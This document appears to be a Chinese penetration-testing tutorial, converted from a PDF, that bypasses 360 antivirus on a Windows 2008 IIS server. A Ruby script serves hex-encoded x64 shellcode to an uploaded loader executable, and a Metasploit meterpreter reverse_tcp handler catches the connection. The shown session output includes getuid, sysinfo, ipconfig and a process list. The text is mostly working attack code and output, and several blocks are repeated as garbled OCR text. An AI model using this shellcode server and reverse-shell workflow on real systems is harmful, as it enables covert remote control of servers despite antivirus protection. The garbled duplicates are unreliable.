### 专注APT攻击与防御

# https://micropoor.blogspot.com/

攻击机: 192.168.1.4 Debian 靶机: 192.168.1.2 Windows 2008

目标机安装:360卫士+360杀毒

```
2 [*] 磁盘列表 [ C:D:E: ]
4 C:\inetpub\wwwroot\> tasklist
6 映像名称 PID 会话名 会话# 内存使用
8 System Idle Process 0 0 24 K
9 System 4 0 372 K
10 smss.exe 236 0 956 K
11 csrss.exe 324 0 5,572 K
12 csrss.exe 364 1 14,452 K
13 wininit.exe 372 0 4,508 K
14 winlogon.exe 408 1 5,364 K
15 services.exe 468 0 7,376 K
16 lsass.exe 476 0 9,896 K
17 lsm.exe 484 0 3,876 K
18 svchost.exe 576 0 8,684 K
19 vmacthlp.exe 632 0 3,784 K
20 svchost.exe 676 0 7,384 K
21 svchost.exe 764 0 12,716 K
22 svchost.exe 800 0 29,792 K
23 svchost.exe 848 0 11,248 K
24 svchost.exe 900 0 9,308 K
25 svchost.exe 940 0 16,184 K
26 svchost.exe 332 0 11,800 K
27 spoolsv.exe 548 0 15,568 K
28 svchost.exe 1052 0 8,228 K
29 svchost.exe 1076 0 8,808 K
30 svchost.exe 1144 0 2,576 K
```

```
31 VGAuthService.exe 1216 0 10,360 K
32 vmtoolsd.exe 1300 0 18,068 K
33 ManagementAgentHost.exe 1332 0 8,844 K
34 svchost.exe 1368 0 11,884 K
35 WmiPrvSE.exe 1768 0 13,016 K
36 dllhost.exe 1848 0 11,224 K
37 msdtc.exe 1940 0 7,736 K
38 WmiPrvSE.exe 1440 0 19,768 K
39 mscorsvw.exe 296 0 4,732 K
40 mscorsvw.exe 584 0 5,088 K
41 sppsvc.exe 1476 0 8,408 K
42 taskhost.exe 2612 1 6,344 K
43 dwm.exe 2868 1 4,604 K
44 explorer.exe 2896 1 44,912 K
45 vmtoolsd.exe 3008 1 17,744 K
46 TrustedInstaller.exe 2268 0 15,776 K
47 360Tray.exe 2684 1 6,056 K
48 360sd.exe 2636 1 1,316 K
49 ZhuDongFangYu.exe 2456 0 14,292 K
50 360rp.exe 1712 1 27,072 K
51 SoftMgrLite.exe 864 1 16,816 K
52 w3wp.exe 3300 0 42,836 K
53 svchost.exe 3840 0 4,584 K
54 notepad.exe 3712 1 5,772 K
55 cmd.exe 3384 0 2,376 K
56 conhost.exe 3520 0 3,420 K
  tasklist.exe 3096 0 5,276 K
57
```

#### [\*] 磁盘列表 [ C:D:E: ] C:\inetpub\wwwroot\> tasklist 映像名称 PID 会话名 会话# 内存使用 \_\_\_\_\_ 24 K 372 K 956 K 572 K 452 K 508 K 364 K 376 K 876 K 876 K 878 K 716 K 792 K 248 K 308 K 800 K 568 K System Idle Process System 4 236 324 smss. exe 5,572 csrss.exe 14, 452 4, 508 5, 364 7, 376 364 csrss.exe wininit.exe 408 winlogon, exe 468 services, exe 476 484 9,896 3,876 ō O lsass.exe 3,016 8,684 3,784 7,384 576 632 676 svchost, exe vmacthlp.exe svchost. exe 12,716 29,792 11,248 9,308 16,184 svchost, exe 764 800 svchost, exe 848 svchost, exe 900 svchost, exe 940 svchost. exe 11,800 15,568 8,228 8,808 2,576 svchost, exe 332 548 spoolsv.exe svchost, exe svchost, exe 1076 svchost, exe 1144 K K K K 10,360 18,068 1216 1300 VGAuthService.exe vmtoolsd.exe 8,844 11,884 1332 1368 ManagementAgentHost.exe svchost, exe WmiPrvSE.exe 1768 13,016 K K K K 11, 224 7, 736 19, 768 4, 732 5, 088 dllhost.exe 1848 1940 msdtc. exe WmiPrvSE.exe 1440 296 584 mscorsvw.exe mscorsvw.exe K K K K 1476 2612 8, 408 sppsvc. exe 6,344 4,604 taskhost. exe dwm.exe 2868 4,604 44,912 17,744 15,776 6,056 1,316 14,292 27,072 2896 explorer.exe vmtoolsd.exe 3008 KKKKK TrustedInstaller.exe 2268 2684 360Tray.exe 360sd. exe ZhuDongFangYu, exe 2456 14, 292 K 27, 072 K 16, 816 K 42, 836 K 4, 584 K 5, 772 K 2, 376 K 3, 420 K 5, 276 K 360rp.exe SoftMgrLite.exe 864 Ô w3wp.exe svchost.exe 3300 3840 notepad, exe 3712 3384 cmd. exe 3520 conhost, exe tasklist.exe 3096

```
11 2019/01/23 14:15 <DIR> Users
12 2017/12/13 03:25 <DIR> Windows
13 0 个文件 0 字节
14 6 个目录 21,387,132,928 可用字节
15
```

### 目标机位x64位 Windows 2008

```
1 C:\> ver
2
3 Microsoft Windows [版本 6.1.7600]
```

```
C:\> ver
Microsoft Windows [版本 6.1.7600]
```

## 配置payload:


```
1 root@John:/var/www/html# cat ./Micropoor_rev.rb
2 require 'socket'
3 if ARGV.empty?
4 puts "Usage:"
5 puts "Micropoor.rb port"
6 exit
7 end
8
9 PORT = ARGV.first.to_i
10
11 def handle_connection(client)
12 puts "Payload is on-line #{client}"
13
```

```
14 client.write("4831c94881e9c0fffffff488d05efffffff48bb32667fcceeadb9f74
8315827482df8ffffffe2f4ce2efc281e4575f732663e9daffdeba6642e4e1e8be532a552
2ef49ef6e532a5122ef4bebee5b640782c32fd27e588379e5a1eb0ec8199b6f3af728def6
c5b1a60272e8465ff997c705a37cd3ecb388f2a6d7dc36bdfb9f732edff44eeadb9bfb7a6
Obaba6ac69a7b92e678865ed99be33b69c9aa65270b6b952f784ef7bf4c6fb2e4e0c42ec7
83e3f277e0dd64dcc067e6533e8e6e8802647be278865ed9dbe33b6198d65a1f1b3b9266:
85ef7df87c36ee37cd3eece1b66a382696aff5f8ae733c374f028df8a5cd86278db7f7f1
c208f34331152e4be8c110cfeb19e8bf732272985674bf176dec67ecceee430127bda7dcc
ee98795f33623e98a7245dbbbb973e76a2da9ff0cdb3334504c5b8f63266268d5484399c:
299aaa6e4ece7a7622b4e05a39c79bfcda637452ce546377aefbe8d5447b628d299aa8461
6ad3e7733e33450ce5300e73dce6699acc4622b7a60bc6a7527782d78eeccceeadf174de7
637450ce0883e58623e94a62440b68864a604b1526c74ca660199a62e7dd76cef89a6aeec
e09f32767fccaff5f17ec02e4e05af17e15361838019a6247abebba132fd27e430077aef;
5846754f84d30bfb79311783a0f321b5794affae09f32267fccaff5d3f76827c5c7c1a28
08e731268d54d8d7ba5399aa85116350cbcd998084ef6ef1def42efa3a9b19f808d53e15c
cb7e47e35c2d3dd9a1178b9f7")
   client.close
16 end
17
18 socket = TCPServer.new('0.0.0.0', PORT)
  puts "Listening on #{PORT}. "
20
21 while client = socket.accept
   Thread.new { handle_connection(client)}
  end
23
24
25 root@John:/var/www/html# ruby ./Micropoor_rev.rb 8080
26 Listening on 8080.
```

27

```
root@John:/var/www/html# cat ./Micropoor_rev.rb
require 'socket'
if ARGV.empty?
        puts "Usage:"
        puts "Micropoor.rb port"
        exit
end
PORT = ARGV.first.to_i
def handle_connection(client)
        puts "Payload is on-line #{client}"
        client.write("4831c94881e9c0ffffff488d05efffffff48bb32667fcceeadb9f748315827482df8
5122ef4bebee5b640782c32fd27e588379e5a1eb0ec8199b6f3af728def6c5b1a60272e8465ff997c705a37cd3
b69c9aa65270b6b952f784ef7bf4c6fb2e4e0c42ec783e3f277e0dd64dcc067e6533e8e6e8802647be278865ed
74f028df8a5cd86278db7f7f17c208f34331152e4be8c110cfeb19e8bf732272985674bf176dec67ecceee4301
5484399c3299aaa6e4ece7a7622b4e05a39c79bfcda637452ce546377aefbe8d5447b628d299aa84676ad3e77
0883e58623e94a62440b68864a604b1526c74ca660199a62e7dd76cef89a6aeece09f32767fccaff5f17ec02e4
0f321b5794affae09f32267fccaff5d3f76827c5c7c1a28908e731268d54d8d7ba5399aa85116350cbcd998084
        client.close
end
socket = TCPServer.new('0.0.0.0', PORT)
puts "Listening on #{PORT}.
while client = socket.accept
        Thread.new { handle connection(client)}
end
root@John:/var/www/html# ruby ./Micropoor rev.rb 8080
Listening on 8080.
```

## 上传Micropoor\_shellcode\_x64.exe



#### 配置msf:

```
1 msf exploit(multi/handler) > use exploit/multi/handler
2 msf exploit(multi/handler) > set payload windows/x64/meterpreter/rever
se_tcp
3 payload => windows/x64/meterpreter/reverse_tcp
4 msf exploit(multi/handler) > show options
5
6 Module options (exploit/multi/handler):
```

```
Name Current Setting Required Description
8
  10
11
12 Payload options (windows/x64/meterpreter/reverse_tcp):
13
  Name Current Setting Required Description
14
15
16 EXITFUNC process yes Exit technique (Accepted: '', seh, thread, proce
ss, none)
    LHOST 192.168.1.4 yes The listen address (an interface may be specifi
17
ed)
   LPORT 53 yes The listen port
18
19
20
21 Exploit target:
22
  Id Name
23
24 -- ----
  Wildcard Target
25
26
27
28 msf exploit(multi/handler) > exploit
29
30 [*] Started reverse TCP handler on 192.168.1.4:53
31
```

```
msf exploit(multi/handler) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (windows/x64/meterpreter/reverse_tcp):
   Name
               Current Setting Required Description
   EXITFUNC process
                                              Exit technique (Accepted: '', seh, thread, process, none)
                                   yes
               192.168.1.4
                                              The listen address (an interface may be specified)
   LHOST
                                  yes
                                              The listen port
   LPORT
               53
                                   yes
Exploit target:
   Id Name
       Wildcard Target
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.4:53
```

#### 靶机执行:

```
[*] 磁盘列表 [ C:D:E: ]
C:\> C:\inetpub\wwwroot\Micropoor_shellcode_x64.exe 8080 192.168.1.4
请稍候...
```

```
msf exploit(multi/handler) > exploit

2
3 [*] Started reverse TCP handler on 192.168.1.4:53
4 [*] Sending stage (206403 bytes) to 192.168.1.2
5 [*] Meterpreter session 6 opened (192.168.1.4:53 -> 192.168.1.2:49744)
at 2019-01-23 01:29:00 -0500
6
7 meterpreter > getuid
8 Server username: IIS APPPOOL\DefaultAppPool
9 meterpreter > sysinfo
10 Computer : WIN-5BMI9HGC42S
11 OS : Windows 2008 R2 (Build 7600).
12 Architecture : x64
13 System Language : zh_CN
14 Domain : WORKGROUP
```

```
15 Logged On Users : 1
16 Meterpreter: x64/windows
17 meterpreter > ipconfig
18
19 Interface 1
20 ========
21 Name : Software Loopback Interface 1
22 Hardware MAC : 00:00:00:00:00
23 MTU: 4294967295
24 IPv4 Address : 127.0.0.1
25 IPv4 Netmask : 255.0.0.0
26 IPv6 Address : ::1
27 IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff
28
29
30 Interface 11
31 ========
32 Name : Intel(R) PRO/1000 MT Network Connection
33 Hardware MAC : 00:0c:29:bc:0d:5c
34 MTU : 1500
35 IPv4 Address : 192.168.1.2
36 IPv4 Netmask : 255.255.25.0
37 IPv6 Address : fe80::5582:70c8:a5a8:8223
38 IPv6 Netmask : ffff:ffff:ffff::
39
```

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.2
[*] Meterpreter session 6 opened (192.168.1.4:53 -> 192.168.1.2:49744) at 2019-01-23 01:29:00 -0500
<u>meterpreter</u> > getuid
Server username: IIS APPPOOL\DefaultAppPool
Computer : WIN-5BMI9HGC42S
OS : Windows 2008 R2 (Build 7600).
Architecture : x64
System Language
System Language : zh_CN
                : WORKGROUP
Domain
Logged On Users : 1
Meterpreter : x64/windows
meterpreter > ipconfig
Interface l
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:fff
Interface 11
========
           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:bc:0d:5c
           : 1500
MTU
IPv4 Address : 192.168.1.2
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5582:70c8:a5a8:8223
IPv6 Netmask : ffff:ffff:ffff:f
Interface 12
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
            : 1280
MTU
IPv6 Address : fe80::5efe:c0a8:102
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff
<u>meterpreter</u> >
```

```
13
    332 468 svchost.exe
    364 356 csrss.exe
14
    372 316 wininit.exe
15
    408 356 winlogon.exe
16
    468 372 services.exe
17
    476 372 lsass.exe
18
    484 372 lsm.exe
19
    548 468 spoolsv.exe
20
    576 468 sychost.exe
21
    584 468 mscorsvw.exe
22
    632 468 vmacthlp.exe
23
    676 468 svchost.exe
24
    764 468 svchost.exe
25
    800 468 svchost.exe
26
    848 468 svchost.exe
27
    864 2684 SoftMgrLite.exe
28
    900 468 svchost.exe
29
    940 468 svchost.exe
    1052 468 svchost.exe
31
    1076 468 svchost.exe
32
    1144 468 svchost.exe
33
    1216 468 VGAuthService.exe
34
35
    1300 468 vmtoolsd.exe
    1332 468 ManagementAgentHost.exe
36
    1368 468 svchost.exe
37
    1440 576 WmiPrvSE.exe
38
    1476 468 sppsvc.exe
39
    1712 2636 360rp.exe
40
    1768 576 WmiPrvSE.exe
41
    1848 468 dllhost.exe
42
    1940 468 msdtc.exe
43
    2456 468 ZhuDongFangYu.exe
44
    2612 468 taskhost.exe
45
    2636 1096 360sd.exe
46
    2684 1096 360Tray.exe
47
    2788 3408 Micropoor_shellcode_x64.exe x64 0 IIS APPPOOL\DefaultAppPoc
48
1 C:\inetpub\wwwroot\Micropoor_shellcode_x64.exe
    2868 900 dwm.exe
49
    2896 2852 explorer.exe
50
    3008 2896 vmtoolsd.exe
51
```

```
3196 468 svchost.exe

3300 1368 w3wp.exe x64 0 IIS APPPOOL\DefaultAppPool c:\windows\system
32\inetsrv\w3wp.exe

54  3408 3300 cmd.exe x64 0 IIS APPPOOL\DefaultAppPool C:\Windows\system
2\cmd.exe

55  3712 2896 notepad.exe

56  4092 324 conhost.exe x64 0 IIS APPPOOL\DefaultAppPool C:\Windows\system
32\conhost.exe

57

58  meterpreter >
59
```

```
<u>meterpreter</u> > ps
Process List
PID
      PPID Name
                                            Arch Session User
                                                                                          Path
0
4
      0
             [System Process]
             System
236
296
324
             smss.exe
      468
             mscorsvw.exe
      316
             csrss.exe
332
364
       468
             svchost.exe
             csrss.exe
wininit.exe
       356
372
       316
      356
408
             winlogon.exe
468
       372
             services.exe
476
       372
             lsass.exe
       372
484
             lsm.exe
548
       468
             spoolsv.exe
576
584
      468
             svchost.exe
       468
             mscorsvw.exe
             vmacthlp.exe
632
       468
676
      468
             svchost.exe
 764
      468
             svchost.exe
800
       468
             svchost.exe
848
       468
             svchost.exe
864
       2684
             SoftMgrLite.exe
900
       468
             svchost.exe
940
       468
             svchost.exe
 1052
      468
             svchost.exe
 1076
      468
             svchost.exe
1144
      468
             svchost.exe
1216
      468
             VGAuthService.exe
 1300
       468
             vmtoolsd.exe
1332
       468
             ManagementAgentHost.exe
1368
      468
             svchost.exe
 1440
      576
             WmiPrvSE.exe
1476
      468
             360rp.exe
WmiPrvSE exe
       2636
      576
1848
       468
             dllhost.exe
1940
2456
       468
             ZhuDongFangYu.exe
2612
      1096
1096
2636
             360sd.exe
2684
             360Tray.exe
2788
2868
             micropoor_snellcode_x64.exe x64 0
                                                            IIS APPPOOL\DefaultAppPool C:\inetpub\wwwroot\Micropoor_she
      900
             dwm.exe
      2852
2896
             explorer.exe
       2896
             vmtoolsd.exe
3196
      468
             svchost.exe
 3300
      1368
             w3wp.exe
                                            x64
                                                            IIS APPPOOL\DefaultAppPool c:\windows\system32\inetsrv\w3wp
                                            x64
                                                            IIS APPPOOL\DefaultAppPool C:\Windows\system32\cmd.exe
       3300
             cmd.exe
3712
       2896
             notepad.exe
```

#### 靶机:



## 附录:

Micropoor\_shellcode for payload backdoor

https://micropoor.blogspot.com/2019/01/micropoorshellcode-for-payload-backdoor.html

Micropoor